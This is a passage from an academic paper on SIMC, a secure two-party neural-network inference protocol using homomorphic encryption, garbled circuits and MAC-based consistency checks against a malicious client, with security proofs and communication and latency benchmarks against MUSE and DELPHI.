Output: P_b learns $\langle \mathbf{Mv} \rangle_b$, $\langle \mathbf{Mw} \rangle_b$ and $\langle \alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} \rangle_b$ for $b \in \{0,1\}$.
Protocol:

- P_1 sends the encryptions $\mathbf{e}_1 \leftarrow \mathsf{Enc}(\mathsf{pk}, \langle \mathbf{v} \rangle_1)$, $\mathbf{e}_2 \leftarrow \mathsf{Enc}(\mathsf{pk}, \langle \mathbf{w} \rangle_1)$ to P_0 and a ZK proof of plaintext knowledge for both.
- P_0 samples $\langle \mathbf{Mv} \rangle_0, \langle \mathbf{Mw} \rangle_0 \in_R \mathbb{F}_p^m$ and $\langle \alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} \rangle_0 \in_R \mathbb{F}_p^n$.
- P_0 homomorphically evaluates and sends to P_1, the ciphertexts $\mathbf{e}_3 \in \mathsf{Enc}_{\mathsf{pk}}(\mathbf{Mv} - \langle \mathbf{Mv} \rangle_0)$, $\mathbf{e}_4 \in \mathsf{Enc}_{\mathsf{pk}}(\mathbf{Mw} - \langle \mathbf{Mw} \rangle_0)$ and $\mathbf{e}_5 \in \mathsf{Enc}_{\mathsf{pk}}(\alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} - \langle \alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} \rangle_0)$.
- P_1 sets $\langle \mathbf{Mv} \rangle_1 = \mathsf{Dec}_{\mathsf{sk}}(\mathbf{e}_3)$, $\langle \mathbf{Mw} \rangle_1 = \mathsf{Dec}_{\mathsf{sk}}(\mathbf{e}_4)$ and $\langle \alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} \rangle_1 = \mathsf{Dec}_{\mathsf{sk}}(\mathbf{e}_5)$.
- P_b outputs $\langle \mathbf{Mv} \rangle_b$, $\langle \mathbf{Mw} \rangle_b$ and $\langle \alpha^3 \mathbf{v} - \alpha^2 \mathbf{w} \rangle_b$ for $b \in \{0,1\}$.

[a] Function privacy of AHE holds only for honestly generated keys.
[b] ZK proof of knowledge for the statement that c is a valid sample from $\mathsf{Enc}_{\mathsf{pk}}(m)$ for an m known to the prover. We refer the reader to [28, 32] for more details.

Figure 4: Protocol π_{Lin}

If the check passes, output is revealed to the client. In more detail, P_0 begins by sampling a MAC key $\alpha \in \mathbb{F}_p$ uniformly that will be used to authenticate all intermediate values. During the protocol, the two parties will hold authenticated shares of all intermediate values where authentications are generated using α along with some additional values generated to aid in consistency checks.

- **Linear Layer Evaluation:** To evaluate the first linear layer, P_0 and P_1 invoke $\mathcal{F}_{\mathsf{Lin}}$ with inputs $(\mathbf{InitLin}, \mathbf{M}_1, \alpha)$ and $(\mathbf{InitLin}, \mathbf{x})$ respectively. They learn authenticated shares of $\mathbf{s}_1$, i.e., shares of $\mathbf{s}_1, \mathbf{t}_1$, where $\mathbf{t}_1$ is authentication on $\mathbf{s}_1$. For evaluation of the i^{th} linear layer ($i > 1$), P_0 and P_1 invoke $\mathcal{F}_{\mathsf{Lin}}$ with input **Lin** and authenticated shares of the output of the previous non-linear layer, i.e $\mathbf{v}_{i-1}$ and $(\mathbf{M}_i, \alpha)$ from P_0. We denote authentication on $\mathbf{v}_{i-1}$ with $\mathbf{w}_{i-1}$. **Lin** outputs shares of $\mathbf{s}_i = \mathbf{M}_i \mathbf{v}_{i-1}$ and $\mathbf{t}_i = \mathbf{M}_i \mathbf{w}_{i-1}$ and an additional *"tag"* $\mathbf{z}_i = (\alpha^3 \mathbf{v}_i - \alpha^2 \mathbf{w}_{i-1})$ (that is 0 numerically whenever the inputs to **Lin** were infact authenticated shares, i.e., if $\alpha \mathbf{v}_{i-1} = \mathbf{w}_{i-1}$ and non-zero otherwise (when $\alpha \neq 0$)).
- **Non-linear Layer Evaluation:** To evaluate the i^{th} non-linear layer for $i \in [\ell - 1]$, P_0 and P_1 invoke $\mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_i}$ on shares of $\mathbf{s}_i$ and the input α from P_0 to learn authenticated shares of $\mathbf{v}_i = f(\mathbf{s}_i)$ and *another* set of shares of authentication on $\mathbf{s}_i$, denoted by $\mathbf{u}_i$.
- **Consistency Check Phase:** The server performs the following two sets of checks.
  - For each $i \in \{2, \cdots, \ell\}$, check that the pair of shares input to **Lin** are valid authenticated shares under α by verifying that $\mathbf{z}_i = 0^{n_{i-1}}$.
  - For each $i \in [\ell - 1]$, check that the shares input to $\mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_i}$ were same as the shares output by **Lin** on i^{th} linear layer by verifying if $\mathbf{t}_i - \mathbf{u}_i = 0^{n_i}$.

  Finally, all the above checks can be combined into a single check by using random scalars picked by P_0. If the check fails, P_0 aborts, and sends its final share to P_1 otherwise, who can reconstruct the output.

Remark 4.2. Our protocol works over $\mathbb{F}_p$ that represents fixed-point numbers. We use fixed-point computation to emulate computation on real numbers. Moreover, to maintain precision, we need to truncate intermediate values and our protocol can do this for free within garbled circuits.

4.3 Correctness and Security

Theorem 2. *The protocol π_{Inf} securely realizes the functionality $\mathcal{F}_{\mathsf{Inf}}$ in the $\mathcal{F}$-hybrid model where $\mathcal{F} = (\mathcal{F}_{\mathsf{Lin}}, \mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_1}, \cdots, \mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_{\ell-1}})$ against a semi-honest server P_0 and a malicious client P_1 with probability atleast $1 - 6/p$.*

Proof. **Correctness**. By correctness of $\mathcal{F}_{\mathsf{Lin}}$ on **InitLin**, we have $\mathbf{s}_1 = \mathbf{M}_1 \mathbf{x}$ and $\mathbf{t}_1 = \alpha \mathbf{s}_1$. By correctness of $\mathcal{F}_{\mathsf{Lin}}$ on **Lin**, for each $i \in \{2, \cdots, \ell\}$ it holds that $\mathbf{s}_i = \mathbf{M}_i \mathbf{v}_{i-1}$, $\mathbf{t}_i = \mathbf{M}_i \mathbf{w}_{i-1}$ and $\mathbf{z}_i = \alpha^3 \mathbf{v}_{i-1} - \alpha^2 \mathbf{w}_{i-1}$. By correctness of $\mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_i}$, for each $i \in [\ell - 1]$ it follows that $\mathbf{u}_i = \alpha \mathbf{s}_i$, $\mathbf{v}_i = f_i(\mathbf{s}_i)$ and $\mathbf{w}_i = \alpha f_i(\mathbf{s}_i)$. On substituting, it is easy to see that $q = 0$ since for each

Preamble. A neural network NN with ℓ linear and $\ell-1$ non-linear layers. Let $f_1,\ldots,f_{\ell-1}$ be the elementary functions that need to be computed in $\ell-1$ non-linear layers.
Input: P_0 holds $\{\mathbf{M}_j \in \mathbb{F}_p^{n_j \times n_{j-1}}\}_{j\in[\ell]}$, i.e., weights for the ℓ linear layers. P_1 holds the input $\mathbf{x} \in \mathbb{F}_p^{n_0}$ for NN.
Output: P_1 learns $\mathsf{NN}(\mathbf{x})$.

1. P_0 samples MAC key α uniformly from $\mathbb{F}_p$ to be used throughout the protocol.
2. **First Linear Layer:** P_0 and P_1 invoke $\mathcal{F}_{\mathsf{Lin}}$ with inputs $(\textbf{InitLin}, \mathbf{M}_1, \alpha)$ and $(\textbf{InitLin}, \mathbf{x})$ respectively. For $b \in \{0,1\}$, P_b learns $(\langle \mathbf{s}_1\rangle_b, \langle \mathbf{t}_1\rangle_b)$.
3. For each $j \in [\ell-1]$,

   Non-linear Layer f_j**:** P_0 and P_1 invoke $\mathcal{F}^{f_j}_{\mathsf{Non\text{-}lin}}$ with inputs $(\langle \mathbf{s}_j\rangle_0, \alpha)$ and $\langle \mathbf{s}_j\rangle_1$ respectively. For $b \in \{0,1\}$, P_b learns $(\langle \mathbf{u}_j\rangle_b, \langle \mathbf{v}_j\rangle_b, \langle \mathbf{w}_j\rangle_b)$.

   Linear Layer $j+1$: P_0 and P_1 invoke $\mathcal{F}_{\mathsf{Lin}}$ with inputs $(\textbf{Lin}, \langle \mathbf{v}_j\rangle_0, \langle \mathbf{w}_j\rangle_0, \mathbf{M}_{j+1}, \alpha)$ and $(\textbf{Lin}, \langle \mathbf{v}_j\rangle_1, \langle \mathbf{w}_j\rangle_1)$ respectively. For $b \in \{0,1\}$, P_b learns $(\langle \mathbf{s}_{j+1}\rangle_b, \langle \mathbf{t}_{j+1}\rangle_b, \langle \mathbf{z}_{j+1}\rangle_b)$.
4. **Consistency Check:**
   - For $j \in [\ell-1]$, P_0 samples $\mathbf{r}_j \in_R \mathbb{F}_p^{n_j}$ and $\mathbf{r}'_{j+1} \in_R \mathbb{F}_p^{n_{j+1}}$ and sends $(\mathbf{r}_j, \mathbf{r}'_{j+1})$ to P_1.
   - P_1 computes $\langle q\rangle_1 = \sum_{j\in[\ell-1]} \left((\langle \mathbf{t}_j\rangle_1 - \langle \mathbf{u}_j\rangle_1) * \mathbf{r}_j + \langle \mathbf{z}_{j+1}\rangle_1 * \mathbf{r}'_{j+1} \right)$ and sends it to P_0.
   - P_0 computes $\langle q\rangle_0 = \sum_{j\in[\ell-1]} \left((\langle \mathbf{t}_j\rangle_0 - \langle \mathbf{u}_j\rangle_0) * \mathbf{r}_j + \langle \mathbf{z}_{j+1}\rangle_0 * \mathbf{r}'_{j+1} \right)$.
   - P_0 aborts if $\langle q\rangle_0 + \langle q\rangle_1 \mod p \neq 0$. Else, sends $\langle \mathbf{s}_\ell\rangle_0$ to P_1.
5. **Output Phase:** P_1 outputs $\langle \mathbf{s}_\ell\rangle_0 + \langle \mathbf{s}_\ell\rangle_1 \mod p$ if P_0 didn't abort in the previous step.

Figure 5: Secure Inference Protocol π_{Inf}

$i \in [\ell-1]$, $\mathbf{z}_{i+1} = 0$, $\mathbf{t}_i = \mathbf{u}_i$. Finally, we conclude correctness by noting that $\mathbf{s}_\ell = \mathsf{NN}(\mathbf{x})$.

Security. We prove that our protocol is secure against a semi-honest server P_0 and a malicious client P_1 using simulation based security. It is easy to see security against a semi-honest adversary corrupting P_0 as follows: During the evaluation phase of the protocol, P_0 only learns one of the shares as output from $\mathcal{F}_{\mathsf{Lin}}/\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$ and hence, can be simulated easily by picking uniformly random values from the field. In the consistency check phase, it learns $\langle q\rangle_1$. This value is easy to simulate using $q = 0$ and $\langle q\rangle_0$ that can be locally computed. Now, we prove security against a malicious client in the following lemma.

Lemma 1. *The protocol π_{Inf} is secure against a malicious adversary $\mathcal{A}$ controlling the client P_1 in the $\mathcal{F}$-hybrid model where $\mathcal{F} = (\mathcal{F}_{\mathsf{Lin}}, \mathcal{F}^{f_1}_{\mathsf{Non\text{-}lin}}, \cdots, \mathcal{F}^{f_{\ell-1}}_{\mathsf{Non\text{-}lin}})$.*

Proof. Recall that a malicious $\mathcal{A}$ controlling P_1 can arbitrarily deviate from the protocol specification. Formally, w.r.t. our protocol π_{Inf} that invokes various ideal functionalities, $\mathcal{A}$ can send inconsistent inputs. In particular, $\mathcal{A}$ can do the following: (a) Invoke $\mathcal{F}_{\mathsf{Lin}}(\textbf{InitLin}, \cdot)$ on $\mathbf{x}' \neq \mathbf{x}$ (client's original input), and learns $\langle \mathbf{s}_1\rangle_1$ and $\langle \mathbf{t}_1\rangle_1$; (b) For $i \in [\ell-1]$, $\mathcal{A}$ can invoke $\mathcal{F}^{f_1}_{\mathsf{Non\text{-}lin}}$ on input $\langle \mathbf{s}'_i\rangle_1 = \langle \mathbf{s}_i\rangle_1 + \Delta^1_i$ to learn $\langle \mathbf{u}_i\rangle_1, \langle \mathbf{v}_i\rangle_1, \langle \mathbf{w}_i\rangle_1$; (c) For $i \in [\ell-1]$, $\mathcal{A}$ can invoke **Lin** on input $\langle \mathbf{v}'_i\rangle_1 = \langle \mathbf{v}_i\rangle_1 + \Delta^2_i$ and $\langle \mathbf{w}'_i\rangle_1 = \langle \mathbf{w}_i\rangle_1 + \Delta^3_i$ to learn $\langle \mathbf{s}_{i+1}\rangle_1, \langle \mathbf{t}_{i+1}\rangle_1, \langle \mathbf{z}_{i+1}\rangle_1$; (d) $\mathcal{A}$ can add an error Δ^4 to his share of q and send this errorneous share of q to P_0. Using the above notation, $\mathcal{A}$ behaves honestly and follows the specification if and only if all Δ's are 0. We formally describe the simulator $\mathcal{S}$ simulating the view of malicious $\mathcal{A}$ in Figure 6.

Now, there are two cases to analyse: In the first case, when $\mathcal{A}$ follows the protocol specification, it is easy to see that the views in the real execution of the protocol and simulated execution are identical. In the case, when $\mathcal{A}$ deviates from the protocol execution, i.e., there exists a non-zero Δ, then the simulator sends abort to $\mathcal{A}$ with probability 1. Moreover, it is easy to see, by inspection, that up until the end of the consistency check phase, the views of $\mathcal{A}$ in real and simulated executions are identical and consist of uniformly distributed field elements. Hence, it suffices to argue that in the case of non-zero Δ, P_0 aborts in real execution with all but exponentially low probability (in κ).

Claim 2. *In real execution, if at least one of the Δ's is non-zero, then P_0 aborts with probability at least $1 - 6/p$.*

Proof. Below q is the value that P_0 reconstructs in the consistency check phase of the real execution. Using notation from above, we have that

$$q = \Delta^4 + \sum_{j=1}^{\ell-1} ((\mathbf{t}_j - \mathbf{u}_j) * \mathbf{r}_j + \mathbf{z}_{j+1} * \mathbf{r}'_{j+1}) \tag{1}$$

- **Preamble**: $\mathcal{S}$ interacts with $\mathcal{A}$ controlling P_1 with input $\mathbf{x}$. $\mathcal{S}$ sets a flag bit flag $= 0$.
- **First Linear Layer:** $\mathcal{A}$ invokes $\mathcal{F}_{\mathsf{Lin}}$ on input $(\mathbf{InitLin}, \mathbf{x}')$. $\mathcal{S}$ sends uniform $\langle \mathbf{s}_1 \rangle_1$ and $\langle \mathbf{t}_1 \rangle_1$ to $\mathcal{A}$.
- For $j \in [\ell - 1]$,

  Non-linear Layer f_j**:** $\mathcal{A}$ invokes $\mathcal{F}_{\mathsf{Non\text{-}lin}}^{f_j}$ on input $\langle \mathbf{s}_j{}' \rangle_1 = \langle \mathbf{s}_j \rangle_1 + \Delta_j^1$. $\mathcal{S}$ sends uniform $\langle \mathbf{u}_j \rangle_1, \langle \mathbf{v}_j \rangle_1$ and $\langle \mathbf{w}_j \rangle_1$ to $\mathcal{A}$. Additionally, it sets flag $= 1$, if $\Delta_j^1 \neq 0^{n_j}$.

  Linear Layer $j+1$: $\mathcal{A}$ invokes $\mathcal{F}_{\mathsf{Lin}}$ on inputs **Lin**, $\langle \mathbf{v}_j{}' \rangle_1 = \langle \mathbf{v}_j \rangle_1 + \Delta_j^2$ and $\langle \mathbf{w}_j{}' \rangle_1 = \langle \mathbf{w}_j \rangle_1 + \Delta_j^3$. $\mathcal{S}$ sends uniform $\langle \mathbf{s}_j \rangle_1, \langle \mathbf{t}_j \rangle_1$ and $\langle \mathbf{z}_j \rangle_1$ to $\mathcal{A}$. Additionally, $\mathcal{S}$ sets flag $= 1$ if $(\Delta_j^2, \Delta_j^3) \neq (0^{n_j}, 0^{n_j})$.
- **Consistency Check:**
  - For $j \in [\ell - 1]$, $\mathcal{S}$ samples $\mathbf{r}_j \in_R \mathbb{F}_p^{n_j}$ and $\mathbf{r}'_{j+1} \in_R \mathbb{F}_p^{n_{j+1}}$ and sends $(\mathbf{r}_j, \mathbf{r}'_{j+1})$ to $\mathcal{A}$.
  - $\mathcal{A}$ sends $\langle q \rangle_1 = \Delta^4 + \sum_{j \in [\ell-1]} (\langle \mathbf{z}_{j+1} \rangle_1 * \mathbf{r}'_{j+1} + (\langle \mathbf{t}_j \rangle_1 - \langle \mathbf{u}_j \rangle_1) * \mathbf{r}_j)$. $\mathcal{S}$ sets flag $= 1$ if $\Delta^4 \neq 0$.
- **Output Phase:** If flag $= 0$, $\mathcal{S}$ queries $\mathcal{F}_{\mathsf{Inf}}$ on $\mathbf{x}'$ to learn $\mathsf{NN}(\mathbf{x}')$ and sends $\mathsf{NN}(\mathbf{x}') - \langle \mathbf{s}_\ell \rangle_1$ to $\mathcal{A}$. Else, it sends abort to both $\mathcal{F}_{\mathsf{Inf}}$ and $\mathcal{A}$.

Figure 6: Simulator against malicious client corresponding to π_{Inf}

Further, from the notation (of Δ's) above and by correctness of the functionalities invoked in π_{Inf}, we have that for each $j \in [\ell-1]$, $\mathbf{w}_j = \alpha \mathbf{v}_j$ and $\mathbf{z}_{j+1} = (\alpha^3(\mathbf{v}_j + \Delta_j^2) - \alpha^2(\mathbf{w}_j + \Delta_j^3))$. Similarly, $\mathbf{t}_1 = \alpha \mathbf{M}_1 \mathbf{x}'$, $\mathbf{u}_1 = \alpha(\mathbf{M}_1 \mathbf{x}' + \Delta_1^1)$ and for each $j \in \{2, \cdots, \ell-1\}$, $\mathbf{t}_j = \mathbf{M}_j(\mathbf{w}_{j-1} + \Delta_{j-1}^3)$ and $\mathbf{u}_j = \alpha(\mathbf{M}_j(\mathbf{v}_{j-1} + \Delta_{j-1}^2) + \Delta_j^1)$. On substitution in Equation 1, we get

$$q = \alpha^3 \Big(\sum_{j=1}^{\ell-1} \Delta_j^2 * \mathbf{r}'_{j+1}\Big) - \alpha^2 \Big(\sum_{j=1}^{\ell-1} \Delta_j^3 * \mathbf{r}'_{j+1}\Big)$$
$$- \alpha\Big(\Big(\sum_{j=1}^{\ell-1} \Delta_j^1 + \sum_{j=2}^{\ell-1} \mathbf{M}_j \Delta_{j-1}^2\Big) * \mathbf{r}_j\Big) + \Delta^4 + \sum_{j=2}^{\ell-1} ((\mathbf{M}_j \Delta_{j-1}^3) * \mathbf{r}_j)$$

The RHS of the above equation is a degree-3 polynomial in α, denoted by $Q(\alpha)$. We argue that $Q(\alpha)$ is a non-zero polynomial whenever $\mathcal{A}$ introduces errors, that is, at least one of Δ's is non-zero. This is because, if either $\Delta^4 \neq 0$ or Δ_j^i is a non-zero vector for any $j \in [\ell-1]$ and $i \in [3]$ atleast one of the coefficients of $Q(\alpha)$ will be non-zero, with probability atleast $1 - 3/p$ over the choice of $\mathbf{r}'_{j+1}$ and $\mathbf{r}_j$ for $j \in [\ell-1]$. Further when $Q(\alpha)$ is a non-zero polynomial, it has at most 3 roots. Hence, over the choice of α, the probability that $Q(\alpha) = 0$ is atmost $3/p$. Therefore, the probability that P_0 aborts is atleast $1 - 6/p$ when $\mathcal{A}$ cheats. □

Setting Fieldsize. We choose p to be greater than $2^{\sigma+3}$ for π_{Inf} to be σ-bit statistically secure.

4.4 Secure Inference with Preprocessing

MUSE (similar to DELPHI) considers client input-independent preprocessing model and showed how majority of their cryptographic cost ($> 99\%$) can be pushed to the offline phase. We now briefly outline how our techniques can be extended to obtain a client malicious secure inference protocol in this preprocessing model whose online cost is exactly the same as in MUSE. For concrete communication and runtime, see Section 5.4. We provide the outline for $\pi_{\mathsf{Inf}}^{\mathsf{Prep}}$ below and present the full description in Figure 8 in Appendix C.

We incorporate the novel ideas for non-linear layers and consistency check into the protocol structure of DELPHI/MUSE. At a high level, in the preprocessing phase, parties compute the linear layers on random inputs chosen by the client, and the non-linear layers are set up so that the output share of the client matches the random input chosen for next linear layer. Then, the server adjusts its share of output from linear layer based on output of previous non-linear layer, and preprocessing information. Implementing this, requires additional computation in the garbled circuit as explained below, and that is exactly the additional compute/communication compared to our previous protocol.

In the preprocessing phase, for every linear layer, P_0 holds input $\mathbf{M}_i$ and P_1 picks a uniformly random vector $\mathbf{c}_i$ (of appropriate dimensions). Now, P_0 and P_1 securely compute authenticated shares of $\mathbf{M}_i \mathbf{c}_i$ and shares of authentication on $\mathbf{c}_i$. The online phase for computing linear layers is identical to MUSE (and only involves P_1 sending a share of its input to P_0, followed by local non-cryptographic computations at both ends). For each non-linear layer that computes a function f_i, define a circuit C^{f_i} that takes in shares of $\mathbf{s}_i$, and two random masks $\mathbf{d}_i$ from P_0 and $\mathbf{c}_{i+1}$ from P_1. C^{f_i} outputs $(f_i(\mathbf{s}_i) - \mathbf{d}_i - \mathbf{c}_{i+1}$, $\mathbf{s}_i$, $\mathbf{c}_{i+1})$. The garbled circuit for C^{f_i} and labels for $\mathbf{d}_i$ are sent in the preprocessing phase along with OT computation to transfer labels for $\mathbf{c}_{i+1}$ and client's share of $\mathbf{s}_i$. The labels for P_0's share of $\mathbf{s}_i$ are sent in the online phase. Similar to our protocol $\pi_{\mathsf{Non\text{-}lin}}^f$, we use the output labels of the garbled circuit to generate shares of re-authentications on $\mathbf{s}_i, \mathbf{c}_{i+1}$ and check for consistency in the last phase.

We note that the overall cost of non-linear layers increases by

$< 2\times$ and the cost of linear layers decreases compared to the previous protocol.

5 Implementation and Evaluation

We implement SIMC[10] and empirically evaluate its performance. Since the cost of non-linear layers dominate in MUSE [32] ($> 80\%$) and the cost of linear layers in SIMC is similar, our evaluation focusses on three main questions:

- Section 5.2: What are the communication and runtime costs of SIMC on non-linear layers such as ReLU and how do these compare with MUSE?
- Section 5.3: How does SIMC compare with MUSE on end-to-end secure inference tasks?
- Section 5.4: How does SIMC in preprocessing model (denoted by SIMC++) compare with MUSE?

We show that SIMC outperforms MUSE on all parameters. Below, we first discuss our implementation details and evaluation setup followed by evaluation results.

5.1 Implementation and System Setup

Implementation. SIMC is implemented in about 9000 lines of C++ code and provides 128-bit computational security and 40-bit statistical security. Similar to MUSE, our system is implemented over a 44-bit prime. We use the Seal homomorphic encryption library [48] for implementing the AHE scheme for linear layers, and the EMP toolkit [52] for garbled circuits[11] used in non-linear layers. We use AES as a pseudorandom function to generate the randomness $\mathbf{r}_j$ and $\mathbf{r}'_{j+1}$ used in consistency check phase. SHA-256 is used as the hash function to hash all labels output from checking validity of client's inputs in the non-linear protocol (see Remark 3.3). Zero-knowledge (ZK) proofs of plaintext knowledge [11] required in the linear layers, is not implemented in our system due to the lack of a publicly available implementation. As the end-to-end performance analysis of linear layers is somewhat orthogonal to our work, we estimate the performance of these proofs based on [11, Table 1] (see Section 5.3 for more details). MUSE [32] estimates the cost of ZK proofs in their system in a similar way using MP-SPDZ [25]. Finally, to evaluate the performance of SIMC on end-to-end secure inference tasks, we time all individual components of our protocol (linear layers, non-linear layers, and consistency check phase) separately and aggregate them to obtain end-to-end execution times. As there is no cost incurred in connecting the individual components of our protocol, the end-to-end execution time, obtained as described above, provides an accurate estimate.

[10] Code available at https://aka.ms/simc.

[11] EMP toolkit uses actively secure COTs to send client's labels.




Figure 7: Improvement of SIMC over MUSE as a function of number of ReLU6 instances. The y-axis shows $\frac{\text{MUSE Time}}{\text{SIMC Time}}$.

Evaluation Setup. We carry out our experiments in two network configurations with varying bandwidth and ping latency: In the CON setting, we use the same setup as in MUSE. P_0 and P_1 are two AWS c5.9xlarge instances with Intel Xeon 8000 series CPUs at 3.6GHz running 8 threads each, located in the us-west-1 (Northern California) and us-west-2 (Oregon) regions respectively. In this configuration, the measured bandwidth between the two instances was 584 MBps with 21 ms rtt. For the EAN setting, we use the same machine configuration, but with the machines located in us-west-1 (Northern California) and eu-west-2 (London) respectively. Here, the measured bandwidth was 19.2 MBps with 144 ms rtt. To compare SIMC with MUSE, we use the code available at [31]; all numbers reported are the median values over 5 executions.

5.2 Non-linear Layers performance

We compare communication and latency of SIMC and MUSE for non-linear layers. As representative examples, we choose 2 popular non-linear activation functions – ReLU defined to be $\mathsf{ReLU}(x) = \max(x, 0)$; and $\mathsf{ReLU6} := \min(\max(x, 0), 6)$ – to run our microbenchmarks. While MUSE requires 388 KB and 405 KB of communication to securely compute one instance of ReLU and ReLU6 respectively, SIMC only communicates 11.9 KB and 14.66 KB respectively; thus, SIMC communicates $28 - 33\times$ less than MUSE.

In typical neural networks, each non-linear layer requires computing large number of instances of the same function, e.g., ReLU6. Hence, we set up our microbenchmarks to study how the performance of SIMC compares with MUSE as the number of instances grow from 1 to 2^{18}. We depict speedups of SIMC over MUSE for the ReLU6 function[12] in the CON and EAN settings in Figure 7. As discussed, SIMC gets rid of

[12] The graph for ReLU looks nearly identical and is omitted here.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC	MUSE	SIMC
Linear Layer	0.04	0.05	0.07	0.14
Non-linear Layer	4.14	0.133	67.83	2.24
Total	4.18	0.18	67.90	2.38

Table 1: Communication (in GB) of MUSE and SIMC on benchmarks A and B.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC	MUSE	SIMC
Linear Layer	4.40	4.60	40.40	28.30
Non-linear Layer	18.33	0.71	230.02	5.07
Total	22.73	5.31	270.42	33.37

Table 2: Latency (in seconds) of MUSE and SIMC on benchmarks A and B [CON setting].

computationally expensive homomorphic encryption operations from non-linear layers, while reducing communication and this results in significant performance improvements that grow with the number of instances being computed. We observe that SIMC outperforms MUSE by $4-42\times$ in our CON setting and by $2-16.3\times$ in our EAN setting. For instance, MUSE took 313.3s and 2567.7s to compute 2^{18} ReLU6 instances in CON and EAN setting. Whereas, SIMC took just 7.3s and 157.6s in the respective network settings. Furthermore, for 2^{20} instances, the MUSE protocol runs out of memory and crashes, while SIMC computes it in 28.5s in CON and 623.1s EAN settings. Such wide non-linear layers are omnipresent in real-world ML models; ResNet50 on ImageNet dataset has non-linear layers with width upto 2^{20} nodes.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC	MUSE	SIMC
Linear Layer	9.40	9.70	54.46	46.43
Non-linear Layer	111.69	9.73	1728.46	110.79
Total	121.09	19.43	1782.92	157.22

Table 3: Latency (in seconds) of MUSE and SIMC on benchmarks A and B [EAN setting].

5.3 Secure Inference Performance

We evaluate SIMC on both neural network architectures considered in MUSE: Benchmark A, 2-layer convolutional neural network (CNN) trained on the MNIST dataset from [34] and Benchmark B, 7-layer CNN architecture for CIFAR-10 provided in [34]. For details on networks, see [32, 34].

As outlined earlier, we implement the components of the protocol (linear layers, non-linear layers, and consistency check) separately and aggregate them to obtain performance estimates. Further, the cost of zero-knowledge proofs required in the linear layers are simulated based on [11, Table 1]. For Benchmark A, the dimensions of input ciphertexts to all the linear-layers are tiny (and in particular much smaller than even the smallest benchmark considered in [11]). Hence, one can accurately estimate that the overhead of zero-knowledge proofs in this benchmark is insignificant (< 100 ms). In Benchmark B, there are 4 layers that require zero-knowledge proofs on sufficiently large vectors – namely linear layers 2 to 5, in which the dimensions of the vectors are 65536, 16384, 16384, and 16384 respectively. Hence, we can estimate that these proofs together would add approximately 1 second to the overall latency (which is still a tiny fraction compared to the overall cost). Since the bulk of the overhead in zero-knowledge proofs is in compute, the above estimates hold true for CON as well as EAN setting.

We compare communication followed by execution time in the two network settings. Table 1 reports total communication as well as the split of communication between linear and non-linear layers of these benchmarks for both MUSE and SIMC. We observe that the total communication of SIMC is $23\times$ and $29\times$ less than that of MUSE for benchmarks A and B respectively. Moreover, SIMC communicates between $21-41\%$ less than even DELPHI[13] [35], that provides only semi-honest security, on the same benchmarks (see Remark 3.4). While linear layers for MUSE and SIMC communicate similar amounts, non-linear layers in SIMC require $\approx 30\times$ lower communication than MUSE for both benchmarks.

Table 2 and Table 3 show the performance of SIMC and MUSE on the two benchmarks in our CON and EAN settings, respectively. As is clear from the split of execution times for MUSE, non-linear layers were the major performance bottleneck (upto 96% of total time). Since our protocol for non-linear layers is significantly lighter weight compared to MUSE, non-linear layers in SIMC outperform those in MUSE by $25.8-45.3\times$ and $11.4-15.7\times$ in the CON and EAN settings, respectively. As discussed in Section 1.2, SIMC significantly improves upon MUSE in both the compute as well communication, leading to high gains in both the high bandwidth setting as well as the low bandwidth settings, where the bottlenecks for MUSE are compute and communication, respectively. Optimizing the performance bottleneck in MUSE, results in significant performance gains for the end-to-end secure inference task as well. In total execution time, SIMC outperforms MUSE by $4.3-8.1\times$ in the CON setting[14] and by $6.2-11.3\times$ in the EAN setting.

5.4 Performance in Preprocessing model

We compare the performance of our protocol in the preprocessing model (SIMC++) with MUSE, on the same benchmarks A and B. As is expected, SIMC++ retains the improvements of SIMC over MUSE. In the preprocessing phase, SIMC++ is $15\times$ and $17\times$ communication frugal compared to MUSE for benchmarks A and B respectively (see Table 4).

[13] We use the communication numbers and runtime of DELPHI in CON setting from [32] as it is identical system setting.

[14] SIMC outperforms DELPHI by $40-82\%$ in the same setting.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC++	MUSE	SIMC++
Preprocessing Phase	4.17	0.28	67.67	3.98
Online Phase	0.01	0.01	0.23	0.23
Total	4.18	0.29	67.90	4.21

Table 4: Communication (in GB) of MUSE and SIMC++ on benchmarks A and B in the preprocessing model.

	Benchmark A		Benchmark B	
Protocol	MUSE	SIMC++	MUSE	SIMC++
Preprocessing Phase	21.93	5.51	263.44	36.90
Online Phase	0.8	0.8	7.86	7.86
Total	22.73	6.31	270.42	44.76

Table 5: Latency (in seconds) of MUSE and SIMC++ on benchmarks A and B in preprocessing model [CON setting].

SIMC++'s preprocessing phase is $4-7\times$ and $5-7.4\times$ more performant than MUSE in the CON and EAN setting (see Table 5 and Table 6). As discussed in Section 4.4, our online phase is identical to MUSE, which is reflected from the performance numbers of the two protocols in the online phase.

The communication of SIMC++ is upto $1.8\times$ of SIMC on benchmarks A and B. Compared to SIMC, the end-to-end execution time of SIMC++ is slower by at most $1.3\times$ and $1.7\times$ in CON and EAN setting respectively. This slight increase in overhead comes with the benefit of obtaining an online phase with little cryptographic overhead.

